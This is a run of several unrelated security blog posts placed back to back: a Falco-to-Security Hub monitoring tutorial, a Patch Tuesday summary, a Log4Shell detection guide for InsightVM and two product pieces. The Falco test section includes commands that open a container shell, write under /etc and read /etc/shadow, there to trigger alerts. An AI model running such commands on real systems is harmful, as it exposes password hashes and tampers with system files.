Figure 3: Lambda function trigger – CloudWatch Log group
Repeat these steps (as applicable) to set up the trigger for the Lambda function deployed in other accounts.
Testing the deployment
Now that you’ve deployed the solution, you will verify that it’s working.
With the default rules, Falco generates alerts for activities such as:
An attempt to write to a file below the /etc folder. The /etc folder contains important system configuration files.
An attempt to open a sensitive file (such as /etc/shadow) for reading.
To test your deployment, you will attempt to perform these activities to generate Falco alerts that are reported as Security Hub findings in the same account. Then you will review the findings.
To test the deployment in member account 1
Run the following commands to trigger an alert in member account 1, which is running an Amazon EKS cluster. Replace <container_name> with your own value. kubectl exec -it <container_name> /bin/bash touch /etc/5 cat /etc/shadow > /dev/null
To see the list of findings, log in to your Security Hub admin account and navigate to Security Hub > Findings. As shown in Figure 4, you will see the alerts generated by Falco, including the Falco-generated title, and the instance where the alert was triggered.
Figure 4: Findings in Security Hub
To see more detail about a finding, check the box next to the finding. Figure 5 shows some of the details for the finding Read sensitive file untrusted.
Figure 6 shows the Resources section of this finding, that includes the instance ID of the Amazon EKS cluster node. In our example this is the Amazon Elastic Compute Cloud (Amazon EC2) instance.
To test the deployment in member account 2
Run the following commands to trigger a Falco alert in member account 2, which is running an Amazon ECS cluster. Replace <<container_id> with your own value. docker exec -it <container_id> bash touch /etc/5 cat /etc/shadow > /dev/null
As in the preceding example with member account 1, to view the findings related to this alert, navigate to your Security Hub admin account and select Findings.
To view the collated findings from both member accounts in Security Hub
In the designated Security Hub administrator account, navigate to Security Hub> Findings. The findings from both member accounts are collated in the designated Security Hub administrator account. You can use this centralized account to view the security posture across accounts and workloads. Figure 7 shows two findings, one from each member account, viewable in the Single Pane of Glass administrator account.
Figure 7: Write below /etc findings in a single view
To see more information and a link to the corresponding member account where the finding was generated, check the box next to the finding. Figure 8 shows the account detail associated with a specific finding in member account 1.
Figure 8: Write under /etc detail view in Security Hub admin account
By centralizing and enriching the findings from Falco, you can take action more quickly or perform automated remediation on the impacted resources.
Delete the Amazon EKS and Amazon ECS clusters created as part of the Prerequisites.
Conclusion
In this post, you learned how to achieve multi-account continuous runtime security monitoring for container-based workloads running on Amazon EKS and Amazon ECS. This is achieved by creating a custom integration between Falco and Security Hub.
You can extend this solution in a number of ways. For example:
You can forward findings across accounts using a single source to security information and event management (SIEM) tools such as Splunk.
You can perform automated remediation activities based on the findings generated, using Lambda.
This month’s Patch Tuesday comes in the middle of a global effort to mitigate Apache Log4j CVE-2021-44228. In today’s security release, Microsoft issued fixes for 83 vulnerabilities across an array of products — including a fix for Windows Defender for IoT, which is vulnerable to CVE-2021-44228 amongst seven other remote code execution (RCE) vulnerabilities (the cloud service is not affected). Six CVEs in the bulletin have been publicly disclosed; the only vulnerability noted as being exploited in the wild in this month’s release is CVE-2021-43890, a Windows AppX Installer spoofing bug that may aid in social engineering attacks and has evidently been used in Emotet malware campaigns.
Interestingly, this round of fixes also includes CVE-2021-43883, a Windows Installer privilege escalation bug whose advisory is sparse despite the fact that it appears to affect all supported versions of Windows. While there’s no indication in the advisory that the two vulnerabilities are related, CVE-2021-43883 looks an awful lot like the fix for a zero-day vulnerability that made a splash in the security community last month after proof-of-concept exploit code was released and in-the-wild attacks began. The zero-day vulnerability, which researchers hypothesized was a patch bypass for CVE-2021-41379, allowed low-privileged attackers to overwrite protected files and escalate to SYSTEM. Rapid7’s vulnerability research team did a full root cause analysis of the bug as attacks ramped up in November.
As usual, RCE flaws figure prominently in the “Critical”-rated CVEs this month. In addition to Windows Defender for IoT, critical RCE bugs were fixed this month in Microsoft Office, Microsoft Devices, Internet Storage Name Service (iSNS), and the WSL extension for Visual Studio Code. Given the outsized risk presented by most vulnerable implementations of Log4Shell, administrators should prioritize patches for any products affected by CVE-2021-44228. Past that, put critical server-side and OS RCE patches at the top of your list, and we’d advise sneaking in the fix for CVE-2021-43883 despite its lower severity rating.
There are many methods InsightVM can use to identify vulnerable software. Which method is best depends on the software and specific vulnerability in question, not to mention variability that comes into play with differing network topologies and Scan Engine deployment strategies. When it comes to a vulnerability like CVE-2021-44228, affecting a software library (Log4j) that is used to build other software products and may not expose its presence in an obvious way, the situation gets even more complicated. For in-depth analysis on the vulnerability and its attack surface area, see AttackerKB.
The intent of this post is to walk InsightVM and Nexpose users through how to best approach detecting exposure to Log4Shell in your environment, while providing some additional detail about how the various checks work under the hood. This post assumes you already have an operational deployment of InsightVM or Nexpose. For additional documentation on scanning for Log4j CVE-2021-44228, take a look at our docs here.
Before (or while) you scan
Even before a vulnerability check has been made available, it can be possible to get a sense of your exposure using InsightVM features such as Query Builder, or Nexpose’s Dynamic Asset Groups. Because we use generic fingerprinting techniques such as querying Linux package managers and enumerating software found in Windows Registry uninstaller keys, the software inventory for assets may include products that are not explicitly supported. Using the search predicate software.productCONTAINSlog4j will show packages on Linux systems that have been installed via package managers such as rpm or dpkg.
An alternative approach to this is using an SQL Query Export using the following query:
SELECT
da.sites AS "Site_Name",
da.ip_address AS "IP_Address",
da.mac_address AS "MAC_Address",
da.host_name AS "DNS_Hostname",
ds.vendor AS "Vendor",
ds.name AS "Software_Name",
ds.family AS "Software_Family",
ds.version AS "Software_Version",
ds.software_class AS "Software_Class"
FROM
dim_asset_software das
JOIN
dim_software ds USING(software_id)
JOIN
dim_asset da ON da.asset_id = das.asset_id
WHERE
ds.software_class like'%'
AND
ds.name ilike '%log4j%'
ORDER BY
ds.name ASC
Authenticated and agent-based assessments
The most reliable way to find vulnerable instances of CVE-2021-44228 on non-Windows machines as of December 13, 2021 is via our authenticated check (check ID: apache-log4j-core-cve-2021-44228), which does a complete filesystem search for JAR files matching log4j-core.*.jar. At this time, the unzip command must be available on systems in order to extract the version from the JAR’s manifest file. An upcoming release (expected December 15) will add the capability to extract the version information from the filename if available.
For the find command to run and locate vulnerable JARs, scans must be configured with root credentials (either directly or via a privilege elevation mechanism) in the Site Configuration interface. There is currently no generic JAR detection available on Windows systems.
This functionality requires product version 6.6.118 or later. For Agent-based assessments, assets must be running version 3.1.2.36 of the Insight Agent or later. Use the Agent Management interface to determine the version of the Agent being used in your environment.
Remote scanning
A remote (unauthenticated) check for CVE-2021-44228 was published in a content release on December 12 9pm ET with Check ID apache-log4j-core-cve-2021-44228-remote. This check is platform-independent (and currently the only option for Windows systems) and works as follows:
IF any of the following TCP ports are found open: 80, 443, 8080, 8888 — or, alternatively, if: Nmap service fingerprinting detects HTTP or HTTPS running (note that enabling Nmap service fingerprinting may negatively impact scan times)
THEN the Scan Engine will attempt to exploit the vulnerability and make the scan target open a connection to the Engine on port 13456.
The Engine does not open a TCP listener but does a packet capture to identify connection attempts against 13456/TCP. If a connection attempt to the Engine is detected, this indicates that the target is vulnerable, and the check will fire accordingly.
This approach relies on bi-directional networking and requires the scan engine and scan target to be able to “talk” to each other. In some cases, such as scanning through a VPN, NAT, or firewall, that required bi-directional networking is not available.
Note: We have received some reports of the remote check not being installed correctly when taking a content update. Product version 6.6.119 was released on December 13, 2021 at 6 PM EST to ensure the remote check is available and functional.
Product-based checks
We know that many downstream vendors will issue security advisories of their own in the coming days and weeks. We continue to monitor several vendors for related security advisories. We will have checks for affected products included in our recurring coverage list as vendors provide details about affected and/or fixed versions. Users can also adapt the Query Builder or SQL Export queries provided above to find products of concern in the meantime, with the caveat that they may not be visible if they use non-standard installation mechanisms.
Container security
Customers who are worried about vulnerable images in their container repos have been able to scan for CVE-2021-44228 using InsightVM’s Container Security since December 10 at 2pm ET, thanks to our integration with the Snyk vulnerability database. It is also possible to rerun an assessment on any images that are particularly sensitive to be sure of up-to-date results.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
Rapid7 is investing heavily in the reporting and dashboard capabilities of InsightVM. In 2021 alone, we launched the ability to filter dashboards via single query, a new report creation wizard powered by our query builder, several use-case-driven dashboard templates, and most recently, the ability to distribute reports via email. This allows users to easily and quickly distribute reports to users who may not have access to InsightVM.
For example, let’s say Theresa is tasked with giving her manager a copy of our Patch Tuesday dashboard as a PDF at the end of every month. Previously, she had to go to the Reports Management page in InsightVM, download the PDF, create an email, and send this to her manager — who does not have an InsightVM account.
Now, she can either create this report via the query builder or edit the existing report, then check the checkbox labeled “Permit users who do not have access to console” under the “Shared with” section, and enter her manager’s email address. InsightVM will automatically send a link to an encrypted and password-protected PDF of the report and another email that contains the password.
This additional security feature was included because of the increased threat surrounding proprietary information. For example, say Theresa creates an Assets report that is delivered every Friday to a colleague, and that colleague accidentally forwards the email with the PDF link to an unattended party. While the recipient could download the PDF, they’re blocked from viewing the contents because they don’t have the password.
This is an example of our evolution to more powerful features in the SaaS version of InsightVM, and our intention here is to reduce the burden of reporting to various stakeholders so that they can get back to what they do best: securing their environments.
We are excited to bring this functionality to our users. Please read our help documents for more information.
One of the biggest challenges with both incident response and vulnerability management is not just the raw number of incidents and vulnerabilities organizations need to triage and manage, but the fact that it’s often difficult to separate the critical incidents and vulnerabilities from the minor ones. If all incidents and vulnerabilities are treated as equal, teams will tend to underprioritize the critical ones and overprioritize those that are less significant. In fact, ZDNet reports that only 5.5% of all vulnerabilities are ever exploited in the wild. Meaning that fixing all vulnerabilities with equal priority is a significant misallocation of resources, as 95% of them will likely never be exploited.
Unjamming incident response and vulnerability management
My experience with organizations over the years shows a similar issue with security incidents. Clearly not all incidents are created equal in terms of risk and potential impact, so if your organization is treating them equally, this also is a sign of misprioritization. And what organization has a surplus of incident response cycles to waste? Without some informed triaging and prioritization, the remediation of both incidents and vulnerabilities can get jammed up, and the security team can be blamed for “crying wolf” by raising the security alarm too often without strong evidence.
How to better prioritize security incidents and vulnerabilities? Fundamentally, it comes down to simultaneously having the right data and intelligence from both inside your IT environment and the world outside. What if you could know with high certainty what you have, what is currently going on inside your IT environment, and how and whether the threat actors’ current tools, tactics, techniques, and procedures are currently active and relevant to you? If this information and analysis was available at the right time, it would go a long way to helping prioritize responses to both detected incidents and discovered vulnerabilities.
Integrating XDR, SOAR, vulnerability management, and external threat intelligence
The key building blocks of this approach require the combination of extended detection and response (XDR) for continuous visibility and threat detection; vulnerability management for vulnerability detection and management; SOAR for security management, integration, and automation; and external threat intelligence to inject information about what threat actors are actually doing and how this relates back to the organization. The intersection of these four security systems and sources of intelligence is where the magic happens.
Separately, XDR, SOAR, vulnerability management, and external threat intelligence are valuable in their own right. But when used closely together, they deliver greater security insights that help guide incident response and vulnerability management. Together, they help security teams focus their limited resources on the risks that matter most.
What Rapid7 is doing about it
Rapid7 is on the forefront of bringing this integrated approach to market. It starts — but does not end — with possessing all the underlying technology and expertise necessary to bring this approach to life through our products in XDR, SOAR, vulnerability management, and external threat intelligence. New and particularly important to this story is how Rapid7’s external threat intelligence offering, brought forward by the recent acquisition of IntSights, is integrated and directly available to assist with incident and vulnerability management prioritization and automation.
The newly released InsightConnect for IntSights Plugin enables, among other capabilities, the enrichment of indicators — IP addresses, domains, URLs, file hashes — with what is known about them in the outside world, such as whether they are part of attackers’ infrastructure, their registration details, when they were first seen, any associations with threat actor groups, severity, and other key aspects. This information, when linked to alerts and vulnerabilities, can help drive the response prioritizations that are incredibly important to improving incident response and vulnerability management effectiveness and efficiency.
This is just the start of integrating IntSights threat intelligence into Rapid7’s broader set of security offerings. Stay tuned for additional integration news as Rapid7 brings best-of-breed solutions further, combining our vulnerability management, detection and response, and threat intelligence products and services to solve more real-world security challenges.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.